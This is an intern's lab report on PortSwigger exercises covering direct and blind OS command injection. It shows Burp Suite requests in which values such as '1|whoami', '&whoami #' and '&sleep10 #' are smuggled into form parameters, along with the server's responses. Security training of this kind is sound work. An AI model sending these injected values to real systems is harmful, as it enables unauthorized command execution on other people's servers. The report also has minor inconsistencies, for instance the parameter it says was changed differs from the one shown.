

OS Command Injection – Lab Report

Submitted By:

Name: Arsalan Khan

Position/Role: Internee

Date: August 9, 2025

Platform:

PortSwigger Labs

Objective:

Understand and exploit OS command injection vulnerabilities to execute arbitrary operating system commands via vulnerable web application inputs. Learn to identify injection points, craft payloads, and mitigate these risks.

Tools Used:

- Burp Suite
- Web Browser Developer Tools

Lab: OS Command Injection, Simple Case

Description:

This lab demonstrates a straightforward OS command injection vulnerability in the product stock checker feature. The application executes shell commands using user-supplied inputs without proper sanitization, allowing arbitrary command execution. The goal is to execute the `whoami` command to identify the user running the process.

Steps Performed:

1. Accessed the lab and intercepted a request that checks the stock level using Burp Suite.



https://0ad200a20481f084...	GET	/resources/js/stockCheck.js		200
https://0ad200a20481f084...	GET	/academyLabHeader	✓	400
https://0ad200a20481f084...	POST	/product/stock	✓	200
https://0ad200a20481f084...	POST	/product/stock	✓	200

```
11 Accept: */*
12 Origin:
https://0ad200a20481f084835134b7002100bf.web-s
ecurity-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
https://0ad200a20481f084835134b7002100bf.web-s
ecurity-academy.net/product?productId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 productId=1&storeId=1
```


2. Modified the storeID parameter in the request, injecting the payload:

```
bash
Copy code
1|whoami
```

3. Sent the modified request and observed the response, which included the output of the `whoami` command.


```
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer:
https://0ad200a20481f084835134b7002100bf.web-s-
ecurity-academy.net/product?productId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 productId=1+%26whoami+%23&storeId=1
```

4. Verified that the current user executing the command was revealed, confirming the OS command injection vulnerability.



```
1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 13
5
6 peter-v7ZDhy
```

5. Lab solved.



Vulnerability:

OS Command Injection

The application improperly concatenates user input into shell commands, enabling attackers to execute arbitrary OS commands. This can lead to full system compromise, data theft, or further exploitation.

Mitigation:

- Avoid using shell commands with user input directly.
- Use safe APIs or parameterized methods to interact with the OS.
- Sanitize and validate all user inputs strictly.
- Employ application-layer firewalls to detect injection patterns

Lab: Blind OS Command Injection with Time Delays

Description:

This lab features a blind OS command injection vulnerability in the feedback submission function. Unlike visible command injection, the output of injected commands is not returned in the server's response. Instead, the vulnerability can be exploited by triggering conditional time delays, allowing inference of successful injection based on response time.

Steps Performed:

1. Accessed the lab and navigated to the feedback submission form.

The screenshot shows a web browser window with two tabs. The active tab is titled 'Lab: Blind OS command injection with time delays' and shows the URL 'https://0a1b00070473630f80635497003b0049.web-security-a...'. The page header includes the 'WebSecurity Academy' logo and the lab title 'Blind OS command injection with time delays'. A green 'LAB' badge and a 'Not solved' status are visible. Below the header, there is a 'Submit feedback' section with input fields for 'Name' (containing 'abc'), 'Email' (containing 'abc@test.ca'), 'Subject' (containing 'abcdef'), and 'Message' (containing 'abcdefghijkl'). A 'Back to lab description' link is also present.

2. Filled out the form and submitted it while intercepting the POST request to /feedback/submit using Burp Suite.
3. Sent the intercepted request to Burp Repeater for modification.

https://0a1b00070473630f...	GET	/resources/js/submitFeedback.js	200
https://0a1b00070473630f...	GET	/academyLabHeader	400
https://0a1b00070473630f...	POST	/feedback/submit	200
https://go.portswigger.net	GET	/pd.js	200


```
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 csrf=312KJrB66JoV0UrptYbcGKo7avKKle0Y&name=abc
&email=abc%40test.ca&subject=abcdef&message=
abcdefghi
```

4. Injected a time delay payload in the email parameter by adding &sleep10, properly URL-encoded.

```
19
20 csrf=312KJrB66JoV0UrptYbcGKo7avKKle0Y&name=abc
&email=abc%40test.ca+%26sleep10+%23&subject=
abcdef&message=abcdefghi
```

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2
5
6 {
```

5. Sent the modified request and observed that the response was delayed by approximately 10 seconds.
6. Confirmed the presence of a blind OS command injection vulnerability and solved the lab.



Vulnerability:

Blind OS Command Injection via Time Delays

The application executes shell commands incorporating unsanitized user inputs. While the output is not visible, attackers can infer successful injection by causing measurable delays, enabling stealthy exploitation.

Mitigation:

- Validate and sanitize all user inputs thoroughly before command execution.
 - Avoid constructing shell commands directly with user data; use safer APIs.
 - Implement strict input whitelisting and employ runtime security monitoring.
 - Use Web Application Firewalls to detect suspicious request patterns.
-

Conclusion:

In these labs, we explored both direct and blind OS command injection vulnerabilities. We successfully exploited unsanitized inputs to execute arbitrary commands, retrieving system information and leveraging time delays to confirm blind injections. These exercises highlight the critical need for input validation and secure coding practices to prevent command injection attacks.
